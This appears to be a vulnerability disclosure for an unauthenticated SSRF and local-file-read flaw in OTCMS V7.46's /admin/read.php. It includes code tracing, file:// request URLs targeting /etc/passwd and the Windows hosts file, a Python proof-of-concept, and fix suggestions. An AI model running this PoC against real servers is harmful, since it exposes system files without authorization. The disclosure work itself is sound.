无标题文档

网钛CMS(OTCMS) 是一款内容管理系统。

Official website: http://otcms.com/

Version：V7.46

testing environment：phpstudy – Apache2.4.39+Mysql8.0.12+PHP 7.3.4

Vulnerability file：`/admin/read.php`

in `classReqUrl.php` ,the class `ReqUrl` is defined a function `UseAuto` , which match the passed parameter `$smode` with a matching pattern

```
    default :
        if (extension_loaded( extension: 'curl')){
            $retArr = self::UseCurl($method, $url, $charset, $dataArr);
            //echo('curl['. $retArr['note'] .']<br />');
        }
        if ($retArr['res'] == false && function_exists( function: 'stream_socket_client')){
            $retArr = self::UseSnoopy($method, $url, $charset, $dataArr);
            //echo('Snoopy['. $retArr['note'] .']<br />');
        }
        if ($retArr['res'] == false && function_exists( function: 'fsockopen')){
            $retArr = self::UseFsockopen($method, $url, $charset, $dataArr);
            //echo('fsockopen['. $retArr['note'] .']<br />');
        }
        if ($retArr['res'] == false && (ini_get( option: 'allow_url_fopen') == 1 || strtolower(ini_get( option: 'allow_url_fopen')) == 'on')){
            $retArr = self::UseFopen($method, $url, $charset, $dataArr);
            //echo('fopen['. $retArr['note'] .']<br />');
        }
        break;
    }
```

The default options of this `switch` are executed in the following order according to the rules

Plain Text

```
1  Curl mode (if curl extension is enabled).
2  Snoopy mode (if stream_stocket client is enabled).
3  Fsockopen mode (if fsockopen function is enabled).
4  Fopen mode (if PHP configuration allows allow_url_fopen).
```

follow `ReqUrl::UseCurl` , execute curl

```
$ch = curl_init();
curl_setopt($ch, option: CURLOPT_USERAGENT, value: 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36');
curl_setopt($ch, option: CURLOPT_URL, $url);
curl_setopt($ch, option: CURLOPT_RETURNTRANSFER, value: 1);
curl_setopt($ch, option: CURLOPT_CONNECTTIMEOUT, value: 80);  // 响应时间
curl_setopt($ch , option: CURLOPT_TIMEOUT, value: 150);            // 设置超时
// 使用的HTTP协议，CURL_HTTP_VERSION_NONE（让curl自己判断），CURL_HTTP_VERSION_1_0（HTTP/1.0），CURL_HTTP_VERSION_1_1（HTTP/1.1）
curl_setopt($ch, option: CURLOPT_HTTP_VERSION, value: CURL_HTTP_VERSION_1_0);
// curl_setopt($ch, CURLOPT_MAXREDIRS,20);      // 允许跳转多少次
// curl_setopt($ch, CURLOPT_FOLLOWLOCATION,1);  // 自动抓取301跳转后的页面
if (substr(strtolower($url), offset: 0, length: 8) == 'https://'){
    curl_setopt($ch, option: CURLOPT_SSL_VERIFYPEER, value: false);   // 跳过证书检查
    curl_setopt($ch, option: CURLOPT_SSL_VERIFYHOST, value: 2);       // 从证书中检查SSL加密算法是否存在
}
if (strtoupper($method) == 'POST'){
    if (is_array($dataArr)){
        $newData = http_build_query($dataArr);  // 相反函数 parse_str()
    }else{
        $newData = $dataArr;
    }
    curl_setopt($ch, option: CURLOPT_POST, value: 1);
    curl_setopt($ch, option: CURLOPT_POSTFIELDS, $newData);
}
$data = curl_exec($ch);

// 检查是否有错误发生
if(curl_errno($ch)){ return array('res'=>false, 'note'=>'UseCurl: 发生错误（'. curl_error($ch) .'）'); }

// 检查HTML返回状态
$headArr = curl_getinfo($ch);

curl_close($ch);

if ($run301 && in_array($headArr['http_code'],array(301,302))){
    return self::UseCurl($method, $headArr['redirect_url'], $charset, $dataArr, run301: false);
```

And return the result

```
return array('res'=>true, 'note'=>$data);
```

find `ReqUrl::UseCurl` call point, in `admin/read.php` the `AnnounContent()` function

```php
1 个用法
function AnnounContent(){
    require(OT_ROOT .'inc/classReqUrl.php');

    $url = trim(@$_GET['url']);

    $retArr = ReqUrl::UseAuto( seMode: 0,  method: 'GET', $url);
    if ($retArr['res']){
        echo($retArr['note']);
    }else{
        echo('<center style="margin-top:85px;font-size:14px;">检测到该空间访问网钛官网异常，故不自动访问，您可以<a href="'. $url .'">手动刷新访问</a></center>');
    }
}
```

The URL is passed in by a get request and the mode is set to 0, which is the default mode. As long as the server PHP has enabled the curl plugin, curl mode will be executed

follow `AnnounContent()`

```php
<?php
define('OT_adminROOT', dirname( path: __FILE__) .'/');
define('OT_ROOT', dirname( path: OT_adminROOT) .'/');
define('OT_Charset',     'utf-8');
header( header: 'Content-Type: text/html; charset=UTF-8');


$mudi = trim( string: ''. @$_GET['mudi']);

switch ($mudi){
    case 'exitTimeDiff':
        ExitTimeDiff();
        break;

    case 'getKeyWord':
        getKeyWord();
        break;

    case 'getSignal':
        GetSignal();
        break;

    case 'getSignalSec':
        GetSignalSec();
        break;

    case 'checkCollUrl':
        CheckCollUrl();
        break;

    case 'announContent':
        AnnounContent();
        break;

    case 'announBlank':
        AnnounBlank();
        break;
```

Specify the `mudi` parameter passed in through get


There is no identity verification in `read.php` , and no filtering is applied to the incoming URL

SSRF construction request file protocol reads files `http://127.0.0.1/admin/read.php?mudi=announContent&url=file:///etc/passwd`

linux

windows

`http://127.0.0.1/admin/read.php?mudi=announContent&url=file:///C:/Windows/System32/drivers/etc/hosts`



POC

```
import requests
url = 'http://127.0.0.1:90/'

def linux():
    payload = 'admin/read.php?mudi=announContent&url=file:///etc/passwd'
    linux_url = url + payload
    linux_r = requests.get(linux_url)
    if linux_r.status_code == 200 and 'root' in linux_r.text:
      print("Linux success")
      print(linux_r.text)
    else :
       windows()

def windows():
   payload = 'admin/read.php?mudi=announContent&url=file:///C:/Windows/System32/drivers/etc/hosts'
   windows_url = url + payload
   windows_r = requests.get(windows_url)
   if windows_r.status_code == 200  :
      print("Windows success")
      print(windows_r.text)


if __name__ == '__main__':
   linux()
```

修复建议：

增加对url参数的过滤

对访问/admin/目录的文件进行身份验证，需要管理员登录才能够访问